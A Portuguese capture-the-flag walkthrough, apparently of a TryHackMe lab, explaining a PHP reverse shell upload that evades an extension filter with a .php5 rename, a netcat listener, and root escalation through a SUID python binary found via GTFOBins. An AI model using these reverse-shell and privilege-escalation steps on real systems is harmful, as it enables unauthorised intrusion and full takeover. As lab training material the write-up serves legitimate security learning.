Para que nosso script funcione bem, temos que alterar algumas coisas antes. Usaremos o nano para editar o arquivo:



```
❌ nano php-reverse-shell.php
```

```
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '192.168.213.107'; // CHANGE THIS  
$port = 4444; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;
```

Iremos para essa parte e mudaremos as variáveis \$ip e \$port para que o terminal da máquina alvo apareça no nosso computador.

\$ip deve receber o seu IP, para descobrir seu ip usaremos o comando **ip**


```
$ ip a # Mostra o endereço ip
```

```
5: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1380 qdisc noqueue state UP group default qlen 1000  
    link/none  
    inet 192.168.213.107/17 brd 192.168.255.255 scope global tun0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::c575:2f95:48cd:b775/64 scope link stable-privacy proto kernel_l1  
        valid_lft forever preferred_lft forever
```

Procure por “tun 0” : interface virtual (criada pelo OpenVPN)


Copie o endereço logo após o inet (no meu caso 192.168.213.107)

E altere no nosso arquivo php



Salve com 'Ctrl + s' e saia com 'Ctrl + x'

Vamos enviar o arquivo no /panel para continuar a exploração



Nos deparamos com esse erro, porém é provável que o site apenas cheque pela extensão do arquivo, no caso .php




Vamos testar alterar a extensão do arquivo


```
mv php-reverse-shell.php php-reverse-shell.php5
```

Usaremos o comando **mv** (usado para renomear ou mover um arquivo)

Testando novamente




Ótimo! Agora podemos ver nosso arquivo no caminho /uploads



Antes de clicar (executar) nosso arquivo, precisamos que algo esteja preparado para receber o terminal da máquina alvo, para isso usaremos o programa netcat para escutar (esperar uma solicitação ou requisição) na porta 4444

```
$ nc -lvp 4444
```

```
# -l : listen (escuta na porta x)  
# -v : mostra detalhes da conexão  
# -n : evita a resolução de nomes (utiliza apenas ip)  
# -p : especifica a porta
```



Agora sim podemos clicar no arquivo e executar nosso ataque.



3. Acesso Inicial

```
Listening on 0.0.0.0 4444
Connection received on 10.64.136.174 38362
Linux ip-10-64-136-174 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed
Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 01:03:42 up 1:24, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Conseguimos o acesso ao tty (um terminal virtual que interage com o sistema) da máquina alvo, podemos rodar comandos como **ls** e **cat** para listar arquivos.

```
$ whoami
www-data
```

Com o comando **whoami**, podemos verificar qual o nome de usuário que estamos usando na máquina alvo.



```
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

Usando o comando ls para listar os arquivos.



Nessa parte o importante é procurar por arquivos .txt que possivelmente terão as *flags*. Podemos fazer isso manualmente, mas vai demorar muito. Então vamos mudar para um diretório em que normalmente são encontradas as informações de um usuário: o diretório /home

Usando `cd /home` e `ls*` (onde o asterisco significa todos), abrimos o conteúdo de todos os diretórios

```
$ ls *
rootme:

test:

ubuntu:
```

Mas infelizmente, não há nada aqui. Então temos que olhar no diretório raiz / O usuário é www-data, o que é comum em servidores web. Normalmente as configurações e arquivos do website ficam em /var/www/...

Então podemos mudar para lá usando o comando `cd /var/`



```
$ ls
backups
cache
crash
lib
local
lock
log
mail
opt
run
snap
spool
tmp
www
```

e ao listar o diretório /var com **ls** vemos que realmente há uma pasta chamada www, vamos explorar

```
$ ls www
html
user.txt
```

Encontramos um arquivo user.txt, vamos ver seu conteúdo com o comando **cat**.

```
$ cd www
$ cat user.txt
THM{y0u_g0t_a_sh3ll}
```

Encontramos nossa primeira flag !



4. Escalação de Privilégios

Encontramos nossa flag de usuário, mas também queremos a do root, no modo em que estamos agora, não é possível realizar ações administrativas, pois não temos permissões necessárias.

Podemos mudar isso utilizando técnicas de escalação de privilégio:

No linux, os arquivos têm permissões definidas por usuários que os criaram. Nesse caso devemos buscar por arquivos executáveis que tenham o SUID ativado. Pois assim, podemos usar o comando como root mesmo sendo usuários comuns.

- <https://www.alura.com.br/artigos/entendendo-as-permissoes-no-linux>
- <https://pt.console-linux.com/?p=20093>

Para buscar os programas que operam como superusuário (root) usaremos o comando **sudo -l**

```
$ sudo -l
```

```
# -l : lista os comandos que podem ser usados com o sudo
```

```
$ sudo -l
sudo: a terminal is required to read the password; either use the -S option
to read from standard input or configure an askpass helper
```

Nesse caso não é possível usar o sudo, então recorreremos a um outro comando, chamado **find**

```
$ find / -perm -u=s -type f 2>/dev/null
```

```
# / : caminho que vai buscar por arquivos
# -perm : buscar por tipo de permissão
# -u=s : arquivos com SUID ativado
# -type : tipo de arquivo (no caso arquivo regular)
# 2>/dev/null : envia as mensagens de erro para o lixo
```



```
$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
```



Dentre os tantos programas listados, é incomum o python estar com SUID, vamos procurar como usar o python para explorar essa vulnerabilidade.

Vamos buscar por python no site [GTFOBins](https://gtfobins.github.io/)

GTFOBins Sponsor Fork Star 12,820

GTFOBins is a curated list of Unix-like executables that can be used to bypass local security restrictions in misconfigured systems.

The project **collects** legitimate functions of Unix-like executables that can be abused to **get the f***** break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate other post-exploitation tasks.

GTFOBins is a joint effort by [Emilio Pinna](#) and [Andrea Cardaci](#), and many other [contributors](#). Everyone can [get involved](#) by providing additional entries and techniques!

If you are looking for Windows binaries you should visit [LOLBAS](#).

Please note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain executables available.

[GitHub](#) | [Get involved](#) | [Contributors](#) | [JSON API](#) | [MITRE ATT&CK® Navigator](#)

Filter
python

Executable	Functions
python	Shell Reverse shell File write File read Upload Download Library load

Shell

This executable can spawn an interactive system shell.

(a) Unprivileged Sudo **SUID** Capabilities

This function is performed by the privileged user if the executable has the SUID bit set and the right ownership because the *effective* privileges are not dropped.

Remarks

This executable runs commands directly, e.g., via functions like `exec`, remember to omit the `-p` argument of every `/bin/sh` invocation for distributions where the default shell does not drop SUID privileges.

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Como estamos lidando com SUID, essa é a melhor opção para o CTF



Em vermelho podemos copiar o comando python para o terminal

```
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

-c : executa o código python no terminal
import os : usa o módulo para operações no sistema
os.execl : executa um comando (no caso /bin/sh)
/bin/sh sh -p : inicia um novo terminal com permissões do root

```
whoami  
root  
█
```

Usando o comando **whoami**, vemos que nosso ataque funcionou e agora somos root

```
cd /root  
ls  
root.txt  
snap
```

Vamos mudar para o diretório do root para ver o que encontramos..

Usando o comando **ls**, encontramos um arquivo root.txt

```
cat root.txt  
THM{pr1v1l3g3_3sc4l4t10n}
```

Usando o comando **cat**, encontramos a flag final do root!